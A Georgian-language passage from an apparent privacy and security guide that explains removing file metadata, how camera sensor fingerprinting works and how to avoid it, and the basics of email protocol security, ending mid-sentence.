Imageoptim https://imageoptim.com/mac Mac -ის პროგრამაა რომელიც მხოლოდ EXIF მონაცემებს წაშლის გარკვეული ფოტო ფორმატებიდან.


Linux-სათვის შეგიძიათ ჩამოტვირთოთ პროგრამა MAT https://0xacab.org/jvoisin/mat2 საკმაოდ ბევრ ფაილის ტიპს წმენდს. მისი დაყენება მაგალითად Debian-ში ხდება ბრძანებით `sudo apt-get install mat2`. თუ ამ პროგრამის გამოყენება გინდათ Windows-ში მისი ჩატვირთვა ყოველთვის შეიძება ვირტუალური მანქანის გამოყენებით ან Debian-ის პორტატული ვერსიის ჩატვირთვით.

https://www.verexif.com/en/ ეს კი ინტერნეტში განთავსებული პროგრამაა რომელსაც უნდა აუტვირთოთ ფაილი და რომელიც გაძლევთ საშუალება ნახოთ და წაშალოთ EXIF მეტა მონაცემები. ცხადია ასეთი საიტების ნდობა ნაკლებად შეიძლება, შესაბამისად ფრთხილად უნდა უყოთ და არ ატვირთოთ ფაილები რომლებიც მნიშნელოვან ინფორმაციას შეიძლება შეიცავდნენ.

გარდა იმისა რომ შესაძლებელია მეტა მონაცემების წაშლა, კარგი აზრია რომ შეამციროთ მონაცემები რომლებიც ფაილებში ინახება. მაგალითად გამორთეთ Geo Tagging https://www.techbout.com/turn-off-geotagging-for-photos-iphone-ipad-8738/.

არაფერი ატვირთოთ ინტერნეტში თუ ეს ძალიან საჭირო არ არის, განსაკუთრებით კი ფოტოები, ვიდეოები და ოფისის დოკუმენტები. გაითვალისწინეთ რომ ფაილებს ექნებათ მეტა მონაცემები რომლებმაც შეიძლება ანონიმურობა დაგირღვიონ. განსაკუთრებული ყურადღება უნდა მიაქციოთ დოკუმენტებში ვერსიების შენახვას (version tracking). თუ არ გჭირდებათ გამორთეთ ეს რეჟიმი ან შეამოწმეთ მოგვიანებით რომ ამ მონაცემებში რამე საიდუმლო არ გაიპარა. ცხადია ყველა პროგრამას თავის რეჟიმები აქვს და ამ რეჟიმის გამორთვაც სხვადასხვანაირად ხდეა.

MS Word-ს აქვს საინტერესო თვისება Document inspector - დოკუმენტის ინსპექტორი რომელიც ძალიან კარგად ახერხებს მეტა მონაცემების პოვნას და განადგურებას. ამ ფუნქციის ამუშავება შეიძლება MS Word-ის File->info მენიუდან თუ დააჭერთ Check for issues ღილაკს და შემდეგ აარჩევთ Inspect Document გაიხსნება ფანჯარა რომელშიც შეგიძლიათ აარჩიოთ რა მეტა მონაცემები ნახოთ. თუ დააჭირეთ Inspect ღილაკს მიიღებთ დაახლოებით მსგავს ფანჯარას.



ეს ბმული https://www.howtogeek.com/180849/how-to-remove-the-hidden-personal-information-microsoft-office-adds-to-your-documents/ კი აგიხსნით როგორ მოაშოროთ მატა მონაცემები MS Office დოკუმენტებს.

სხვა ფაილებში ჩასმული ფაილები ან დაარქივებული და შეკუმშული ფაილების ნაკრებებში შემავალი ფაილებიც შეიძლება შეიცავდნენ მეტა მონაცემებს. მაგალითად jpeg ფაილი რომელიც PDF ან Word დოკუმენტშია ჩასმული შეიძლება შეიცავდეს თავის პირვანდელ EXIF მონაცემებს. ბევრი სკანირების პროგრამა ჩასმული ფაილების მეტა მონაცემებს ვერ პოულობს. დოკუმენტებს შეიძლება ჰქონდეთ წყლის ნიშნები (ფონური ნიშანი) ცხადია ეს ნიშნები უნდა წაშალოთ. თუ მცოდნე ადამიანმა შექმნა ფაილი რომ გითვალთვალოთ შეიძლება ძნელი ან შეუძლებელიც იყოს ასეთი მონაცემების წაშლა. მაგალითად წყლის ნიშანი შეიძლება შეიცავდეს ინფორმაციას რომელიც ადამიანისათვის შეუმჩნეველია. გაითვალისწინეთ რომ ფაილების კორელაციითაც შეიძლება ბევრი რამის დადგენა, მაგალითად თუ ერთი ზედმეტსახელით ატვირთეთ ერთი ფაილი და შემდეგ მეორე ზედ მეტსახელით ატვირთეთ მეორე ფაილი, მაგრამ ეს ფაილები შეიცავენ ერთი ფოტო კამერით გადაღებული სურათს, კამერის ინფორმაციით ხშირად შესაძლებელია სურათები ერთმანეთს დაუკავშიროთ. თუ სხვადასხვა ზედმეტსახელებს იყენებთ და ანონიმურობა გინდათ, ყოველი ზედ მეტსახელისათვის ცალკე ოპერაციული გარემო უნდა შექმნათ. მაგალითად ვირტუალურ მანქანაში უნდა გამოიყენოთ სხვადასხვა ოპერაციული გარემო. ასევე თუ შესაძლებელია უკეთესი იქნება გამოიყენოთ ცალკე კამერა, ტელეფონი და სხვა ასეთი აპარატურა ყოველი ზედმეტ სახელისათვის. შეიძლება ასევე გამოიყენოთ კონტრ მეტა დატა და ფაილებს დაამატოთ არასწორი მეტა მონაცემები.

მეტა მონაცემების წაშლის ერთერთი შესაძლებლობაა რომ დოკუმენტი სურათდ გადააქციოთ, და შეიტანოთ PDF ფაილში. ამის გაკეთების საშუალებას მოგცემთ https://www.imagemagick.org/script/index.php

კამერის დადგენა სენსორის ხმაურის საშუალებით.

იმის გამო რომ კამერის სენსორების ზოგიერთ პიქსელს აქვს გარკვეული ანომალიები და ყველა პიქსელი ზუსტად ერთნაირად არ იქცევა, სურათში მოთავსებული პიქსელების ანალიზით შეიძლება დადგინდეს რომ სხვადასხვა ფოტოები ერთი და იგივე კამერით არიან გადაღებული. და შემდეგ თუ ერთერთი ფოტო თქვენი ნამდვილი სახელით გაქვთ ატვირთული ადვილი იქნება ყველა, ამ კამერით გადაღებული სურათის, თქვენ სახელთან დაკავშირება. თანაც ეს მეთოდი ძალიან ზუსტია და შეცდომები თითქმის გამორიცხულია.

Google-ს და სხვა დიდ კორპორაციებს აქვთ ეს ტექნოლოგიები და ნამდვილად შეუძლიათ გაიგონ რომელი კამერითაა გადაღებული სურათი და ვინ ატვირთა. Google-მა ეს ტექნოლოგია დააპატენტა კიდეც https://patents.google.com/patent/US20150124107.

თუ წარმოიდგენთ რომ მონაცემების დამუშავების თანამედროვე მეთოდები სწრაფად ვითარდება და თითქმის ყველანაირი მონაცემების შენახვა ხდება, ალბათ ხვდებით, რომ ერთი შეცდომაც კი თუ დაუშვით, მონაცემების სურათების თქვენ სახელთან დაკავშირება ადვილი იქნება.

რა კონტრ ზომების გატარება შეგვიძლია? სამწუხაროდ, ტექნიკურად ძალიან ძნელია რომ ეს მეთოდები მოატყუოთ და სურათების ხელმოწერა შეცვალოთ. ცხადია ქცევით შეიძლება ამის გვერდის ავლა, ამისათვის უნდა მოახერხოთ რომ ყოველი ზედმეტ სახელისათვის ცალკე კამერა თუ ტელეფონი გამოიყენოთ. არასოდეს არ უნდა აურიოთ ერთმანეთში სხვადასხვა ზედმეტ სახელების შესაბამისი აპარატურა. არ გამოიყენოთ ტელეფონი როგორც კამერა. გამოიყენეთ ჩვეულებრივი კამერა ყოველგვარი კავშირის საშუალებების გარეშე. არ დატოვოთ კამერის შეძენის კვალი, ანუ შეეცადეთ ბარათით არ გადაიხადოთ კამერის საფასური. გამოიყენეთ მეტა მონაცემების წასაშლელი პროგრამები. და ცხადია არ გააკეთოთ სისულელეები, როგორიც არის საკუთარი სურათების გამოქვეყნება ან რამე ადვილად ამოსაცნობი ობიექტების სურათების გამოქვეყნება რომელთა საშუალებითაც შეიძლება მოხდეს თქვენი პოვნა.

ხშირად ფოტოებში გინდათ რომ ვინმეს სახე დამალოთ ან ერთის გარდა, ყველა სახე დამალოთ, ან დაფაროთ სხვა ინფორმაცია. ამისათვის გამოიყენება პროგრამა Obscurecam https://guardianproject.info/apps/obscuracam/. ეს პროგრამა წაშლის სურათის მეტა მონაცემებს და სხვა მეტა მონაცემებს რომლებიც შეიძლება ტელეფონმა დაამატოს. მაგალითად GPS მდებარეობის მონაცემებს.

თუ კამერის ამოცნობის უფრო ღრმად განხილვა გინდათ ეს ვებ გვერდი http://dde.binghamton.edu/download/camera_fingerprint/ მოგცემთ შესაბამის პროგრამებს სურათებთან სამუშაოდ.

თავი 8 ელ-ფოსტის უსაფრთხოება

ამ თავის მიზანია განიხილოს ელ-ფოსტის უსაფრთხოება, ელ-ფოსტას ყველა იყენებს და მნიშვნელოვანია რომ მისი უსაფრთხოდ გამოყენება მოხდეს. ელ-ფოსტის პროგრამები და პროტოკოლები არ არიან უსაფრთხოებაზე გათვლით შექმნილი და შესაბამისად ელ-ფოსტის უსაფრთხოება განსაკუთრებულ მნიშვნელობას იძენს თითოეული ჩვენგანისათვის.

ელ-ფოსტის როგორც კომპიუტერზე დაფუძნებული ისე ინტერნეტ პროგრამებიც არსებობს. სათითაოდ განვიხილავთ ასეთ პროგრამებს და აგიხსნით უსაფრთხოების რა სირთულეები წარმოიშვება ასეთი პროგრამებისათვის, სამივე - Window, Mac და Linux ოპერაციულ სისტემებში.

აქ განვიხილავთ როგორ მოვახერხოთ ელ-ფოსტის უსაფრთხოდ გამოყენება და როგორ გავანეიტრალოთ რისკები რომლებიც ასეთ პროგრამები ქმნიან. მაგალითად, განვიხილავთ PGP-ს, დაშიფვრის გასაღებების, დაშიფვრის ბარათების და სხვა მსგავსი უსაფრთხოების ზომების გამოყენებას.

განვიხილავთ როგო შეიძლება მოხდეს თქვენი დაჰაკერება ელ-ფოსტის საშუალებით, ასევე როგორ მოვახერხოთ ანონიმურობის შენარჩუნება, ამ კონტექსტში განვიხილავთ ე.წ. გადამგზავნ (remailer) სერვერებს და სხვა მსგავს საშუალებებს.

გასწავლით როგორ შეაფასოთ ელ-ფოსტის მომსახურების მომწოდებელი კომპანიები და რა არის ელ-ფოსტის უსაფრთხო ალტერნატივა.

კლიენტები პროტოკოლები და ამოცნობა

ელ-ფოსტა ერთერთი ყველაზე მნიშვნელოვანო კომუნიკაციის საშუალებაა რომელსაც უმეტესობა იყენებს. ელ-ფოსტის ანგარიშის დაჰაკერება ნიშნავს რომ მასთან დაკავშირებული სხვა ანგარიშებიც და საფრთხის ქვეშაა. ანუ

მაგალითად თქვენი სახელი მისამართი, ან მეგობრების ან თანამშრომლების ელ-ფოსტის მისამართები და სხვა ინფორმაცია რაც მოთავსებულია ელ-ფოსტის ყუთებში

სამწუხაროდ ელ-ფოსტის უსაფრთხოება არ ვარგა და ფუნდამენტურ დონეზე არ არსებობს, მისი გამოსწორება შეუძლებელია, თუ არ შევთანხმდებით რომ ყველამ უნდა გამოიყენოს დამატებითი ერთნაირი უსაფრთხოების საშუალებები. ეს თუ მოხდება მაშინ ელ-ფოსტა საერთოდ შეიცვლება, თუმცა ასეთი რამის გაკეთება დღემდე ვერ მოხერხდა.

ელ-ფოსტა შეიქმნა მაშინ როცა არავინ ფიქრობდა უსაფრთხოებაზე. მას დღემდე ვიყენებთ რადგან იგი ძალიან გავრცელებულია და ყველას აქვს. ერთ დღეს რომ ყველამ გადაწყვიტოს რომ გადაერთოს შეტყობინებების გაგზავნის უკეთეს სისტემაზე, მაშინ ცხადია ეს სირთულეც მოგვარდებოდა, მაგრამ იმის გამო რომ ასეთი გადასვლა ახლო მომავალში არ მოხდება, გვიწევს ისევ ძველი ელ-ფოსტის გამოყენება. უსაფრთხო ელ-ფოსტა ფაქტიურად ნიშნავს რომ ყველა დაარწმუნოთ რომ გამოიყენონ დაშიფვრა და თანაც დაშიფვრის ერთნაირი პროგრამები. ამას ალბათ გააკეთებთ თქვენი მეგობრების წრეში მაგრამ შეუძლებელია გააკეთოთ ყველასათვის ვინც შეტყობინებებს გიგზავნით.

ელ-ფოსტასთან მუშაობის ყველაზე გავრცელებული გზაა ბრაუზერით მუშაობაა, ინტერნეტში განთავსებულ ელ-ფოსტის სერვერებთან, ამის კარგი მაგალითია G-mail, Yahoo mail და ბევრი სხვა მსგავსი. ხალხის უმეტესობას ალბათ სწორედ ეს ჰგონიათ ელ-ფოსტა. მაგრამ ასევე არსებობს თქვენ კომპიუტერზე მოთავსებული პროგრამა რომელსაც ელ-ფოსტის კლიენტს უწოდებენ. როგორიც არის: Thunderbird, Outlook, Mac Mails და სხვა. მობილურ ტელეფონებზეც არსებობს ბევრი სხვადასხვა ელ-ფოსტის კლიენტი პროგრამა. ელ-ფოსტის მომწოდებლების უმეტესობა საშუალებას გაძლევთ ელ-ფოსტასთან იმუშაოთ როგორც ბრაუზერით ისე ელ-ფოსტის კლიენტი პროგრამებით. ვებ ფოსტის შემთხვევაში სერვერზე წვდომა ხდება SSL-ით პორტი 443-ის გამოყენებით, და ელ-ფოსტა დაიშიფრება SSL/TLS მეთოდით. სერვერის ამოცნობა ხდება სერტიფიკატის საშუალებით, ხოლო კლიენტის ამოცნობა ხდება პაროლით, სადაც შესაძლებელია ჯობია ორ ნაბიჯიანი (Two Factor) ამოცნობის გაკეთება. თუ ვებ ზე დაფუძნებულ ელ-ფოსტას იყენებთ, შეტყობინებები მხოლოდ სერვერზე განთავსდება. მაგრამ თუ იყენებთ ელ-ფოსტის პროგრამებს, მაშინ არსებობს შეტყობინებების გაგზავნის და მიღების სხვადსხვა მეთოდები.

მიღებისას გამოიყენება

- IMAP პორტი 143 (დაუშიფრავი)
- POP პორტი 110 (დაუშიფრავი)
- IMAP პორტი 993 (SSL/TLS-ით დაშიფრული)
- POP3 პორტი 995 (SSL/TLS-ით დაშიფრული)

ცხადია არ ღირს დაუშიფრავი პორტების გამოყენება. მიუხედავად იმისა რომ ეს პორტები დეფაქტო სტანდარტად გადაიქცა, ზოგიერთმა ელ-ფოსტის მომწოდებლებმა შეიძლება სხვა ნომრის პორტები გამოყენონ, მაგრამ მთავარია რომ გამოიყენოთ დაშიფრული კავშირი.

IMAP და POP-ს შორის კი განსხვავება იმაშია რომ, IMAP საშუალებას გაძლევთ გამოიყენოთ სხვადასხვა მოწყობილობები და ელ-ფოსტის სინქრონიზაცია მოახდინოთ ამ მოწყობილობებთან, მაგალითად მიიღოთ ელ-ფოსტა კომპიუტერზე, ტელეფონზე და ტაბლეტზე. ამ მეთოდის საშუალებით ხდება ელ-ფოსტის შეტყობინების სერვერზე შენახვა და ყველ სხვა მოწყობილობასთან სინქრონიზაცია. POP3 კი ჩამოტვირთავს შეტყობინებებს სერვერიდან ერთ კლიენტ პროგრამაზე და შემდეგ ამ შეტყობინებებს წაშლის. შესაბამისად არ მოხდება ელ-ფოსტის სინქრონიზება. ცხადია ეს ნაკლებად მოსახერხებელი მეთოდია, მაგრამ შეიძლება მისი გამოყენება გინდოდეთ უსაფრთხოებისათვის. თუ შეიძლება ისე მოხდეს რომ ვინმე არასასურველმა მიიღოს წვდომა სერვერზე, მაშინ ცხადია ჯობია გამოიყენოთ POP3, სხა შემთხვევებში ჯობია IMAP გამოიყენოთ.

განვიხილოთ შეტყობინებების გაგზავნის მეთოდები:

- SMTP პორტი 25 (დაუშიფრავი)

- STRATTLS პორტი 587 (SSL/TLS დაშიფრული)
- SMTP პორტი 465 (SSL/TLS დაშიფრული)


SMTP პორტი 25 არ არის დაშიფრული და ადრეული მეთოდია, მის გამოყენებას არ გირჩევთ რადგან იგი არ არის დაშიფრული.

STRATTLS პორტი 587 დაშიფრული კავშირია, მაგრამ იგი უფრო სუსტია განსაკუთრებით შუა კაცის შეტევების შემთხვევაში, ამ ბმულზე ნახავთ დამატებით ინფორმაციას https://serverfault.com/questions/523804/is-starttls-less-safe-than-tls-ssl.

SMTP პორტი 465 რომელიც ასევე დაშიფრულია და სადაც შესაძლებელია სწორედ ეს მეთოდი უნდა გამოიყენოთ.


ცხადია ყოველ დაშიფრულ შეერთებას აქვს დაშიფვრის მეთოდი. ცხადია უნდა შეეცადოთ რომ მაქსიმალურად კარგი დაშიფვრის მეთოდი გამოიყენოთ, როგორც ეს დაშიფვრის განხილვისას ვისწავლეთ. ალბათ აქ საუკეთესოა Elliptical Diffie Helman მეთოდი. რომელიც ნებისმიერად შექმნილ გასაღებებს იყენებს და ცვლის გასაღებებს ყოველი კავშირის სეანსის შემდეგ. ეს კი ამცირებს მონაცემების გაშიფვრის შესაძლებლობას და თუ ვინმემ მოახერხა რამის გაშიფვრა მხოლოდ ცოტა მონაცემების წაკითხვას შეძლებს.

თუ გახსოვთ განვიხილეთ SSL Labs საიტი https://www.ssllabs.com/ssltest/index.html, რომლის საშუალებითაც შეიძლებოდა დაშიფვრის ხარისხის შემოწმება. სამწუხაროდ ამ საიტს ვერ გამოიყენებთ IMAP და POP პორტების შესამოწმებლად მაგრამ შეიძლება შეამოწმოთ ინტერნეტ ელ-ფოსტის პორტი. ამისათვის საკმარისია შეიყვანოთ მაგალითად gmail.com. მაგალითად მივიღე შედეგი:



როგორც ხედავთ Gmail არ აღმოჩნდა საუკეთესო მისი შეფასება მხოლოდ B გამოდგა.

თუ სხვა პორტების შემოწმება გინდათ Kali-ის აქვს `sslscan` ბრძანება, უბრალოდ შეიყვანეთ `sslscan gmail.com` რომელიც დაასკანირებს 443 პორტს, თუ გინდათ რომელიმე სხვა პორტის სკანირება მაშინ შეიყვანეთ `sslscan gmail.com:465` ამ პორტის დასკანირება



კიდევ ერთი საინტერესო ინტერნეტ პროგრამაა https://www.checktls.com/ აქ შეგიძლიათ შეამოწმოთ ვინმეს ელ-ფოსტა ან ელ ფოსტის დომენი. საიტი ამოწმებს როგორც შემომავალ ისე გამავალ ელ-ფოსტის დაშიფვრას. საკმაოდ ადვილი გამოსაყენებელი საიტია.


ელ ფოსტის სერვერების ამოცნობა ხდება სერტიფიკატების საშუალებით, ელ ფოსტის პროგრამას აქვს თანდართული სერტიფიკატების ნაკრები რომელსაც სერვერის მიერ გამოგზავნილ სერტიფიკატს ადარებს. ეს ზუსტად ისევე ხდება როგორც HTTPS-ის შემთხვევაში.

კლიენტის ამოცნობა კი ხდება ბევრი სხვადასხვა მეთოდით:

- პირველი და ყველაზე უვარგისი არის პაროლის გადაცემა დაუშიფრავად.
- შემდეგ კი დაიწყეს პაროლის დაშიფრულად გადაცემა,
- კარგი იქნება თუ გამოიყენებთ ორ ნაბიჯიან ამოცნობას,
- ასევე არსებობს ამოცნობის OAuth2 მეთოდი.
- Kerberos და GSSAPI - გამოიყენება დიდ ორგანიზაციებში.
- NTLM არის Microsoft-ის ამოცნობის მეთოდი, მას გამოიყენებთ თუ Exchange სერვერს იყენებთ.
- შესაძლებელია TLS/SSL სერტიფიკატების გამოყენება კლიენტების ამოცნობისათვის.

ელ-ფოსტის უსაფრთხოების ხარვეზები


ვთქვათ ალისას Alice@gmail.com უნდა რომ გააგზავნოს ელ-ფოსტის შეტყობინება ბობთან Bob@yahoo.com. თუ ამ ელ ფოსტას გააგზავნის დაუშიფრავი კავშირის საშუალებით, ანუ მაგალითად IMAP-ს გამოიყენებენ პორტებთან 143, POP-ს პორტზე 110, SMTP-ს პორტზე 25. ყველა ეს პორტები დაუშიფრავი პორტებია. და შესაბამისად ჰაკერს შეუძლია დაინახოს გაგზავნილი ტექსტი და პაროლი. მაგრამ თუ SMTP იყენებს დაშიფრულ კავშირს, მაშინ ჰაკერს ბევრად უფრო გაუჭირდება ტექსტის წაკითხვა. ვიცით რომ SSL/TLS დაშიფვრა სუსტი დაშიფვრაა, რომელიც შეიძლება ადვილად გატყდეს, გააჩნია დაშიფვრის რომელი მეთოდია არჩეული.



ეხლა ვილაპარაკოთ მონაცემების შენახვაზე. გაითვალისწინეთ რომ ელ-ფოსტის შეტყობინებები ინახება ღია ტექსტად სერვერზე, მათი წაკითხვა როგორც ელ-ფოსტის მომწოდებელს ისე ნებისმიერს შეეძლება ვინც მიიღებს წვდომას სერვერებთან. მაგალითად ძალოვან სტრუქტურებს შეუძლიათ სასამართლოს ძალით მიიღონ წვდომა სერვერებთან და წაიკითხონ შეტყობინებები. განსაკუთრებით თუ IMAP-ს იყენებთ შეტყობინებები იწერება როგორც თქვენ კომპიუტერზე ისე სერვერზე. მაგრამ თუ POP-ს იყენებთ მაშინ შეტყობინებები ჩამოიტვირთება თქვენ კომპიუტერზე და არ დარჩებიან სერვერზე. მიუხედავად იმისა რომ უსაფრთხოების თვალსაზრისით უკეთესია POP გამოიყენოთ, მომხმარებლები ხშირად IMAP-ს რადგან ამ მეთოდით ელ-ფოსტის ნახვა სხვადასხვა მოწყობილობებზე შეუძლიათ. თუ მხოლოდ ინტერნეტ ფოსტას იყენებთ თქვენი ყველა შეტყობინებები მხოლოდ სერვერზე ინახება. ზოგიერთი ელ-ფოსტის მომწოდებელი ირწმუნება რომ სერვერებზე ხდება ელ-ფოსტის დაშიფვრა. ცხადია ეს ბევრად უფრო უსაფრთხო მეთოდია. განსაკუთრებით კი იმ შემთხვევებში როცა სერვერი შეიძლება ვინმემ მოიპაროს, ან ძალოვანებმა წაიღონ, ან ვინმე ვისაც დაშიფვრის გასაღები არ აქვს ცდილობს რომ წაიკითხოს თქვენი ფოსტა, მაგრამ ბოლომდე მაინც ვერ ენდობით კომპანიებს რომლებსაც დაშიფვრის გასაღებები აქვთ. ასეთი დაშიფვრისათვის საჭიროა რომ მხოლოდ თქვენ გქონდეთ დაშიფვრის გასაღები. ასეთ სისტემებს ნულოვანი ცოდნის (Zero Knowledge) სისტემებს უწოდებენ. არის ბევრი მაგალითები სადაც სასამართლოს განჩინების საფუძველზე კომპანიებს მოუწიათ ელ-ფოსტის გაშიფვრა და ძალოვანებისათვის გადაცემა. შესაბამისად ჯობია რომ ელ-ფოსტა დაიშიფროს ისე რომ მარტო თქვენ გქონდეთ მისი გაშიფვრის გასაღები. ამისათვის ხშირად PGP-ის იყენებენ. დაშიფრული ელ-ფოსტის შეტყობინებები უნდა შეინახოთ სერვერებზე რომლების მოთავსებული არიან თქვენი შესაძლო მოწინააღმდეგის გავლენის სფეროს გარეთ.

ზემოთ მოყვანილ მაგალითში, ალისას შეტყობინება Gmail სერვერიდან უნდა გაიგზავნოს Yahoo სერვერზე და სამწუხაროდ კავშირი სერვერებს შორის შეიძლება არ იყოს დაშიფრული. თუ ვინმე ამ ორი სერვერის შუაში ზის შეუძლებს წაიკითხოს ელ-ფოსტის შეტყობინებები, ვიცით რომ NSA ამას დიდი ხანია აკეთებს. თუ ამ https://www.facebook.com/notes/376452970167072/ ცოტა მოძველებულ სტატიას წაიკითხავთ, ნახავთ რომ შეტყობინებების ნახევარის დაშიფვრა არ ხდებოდა არცთუ ისე შორეულ წარსულში. დღეისათვის სიტუაცია არც თუ ბევრად უკეთესია, მაგალითად ამერიკის არჩევნებში გამოყენებული დემოკრატიული პარტიის ელ-ფოსტა მოიპარეს დაუშიფრავი საფოსტო ყუთიდან. მიუხედავად იმისა რომ სერვერებს 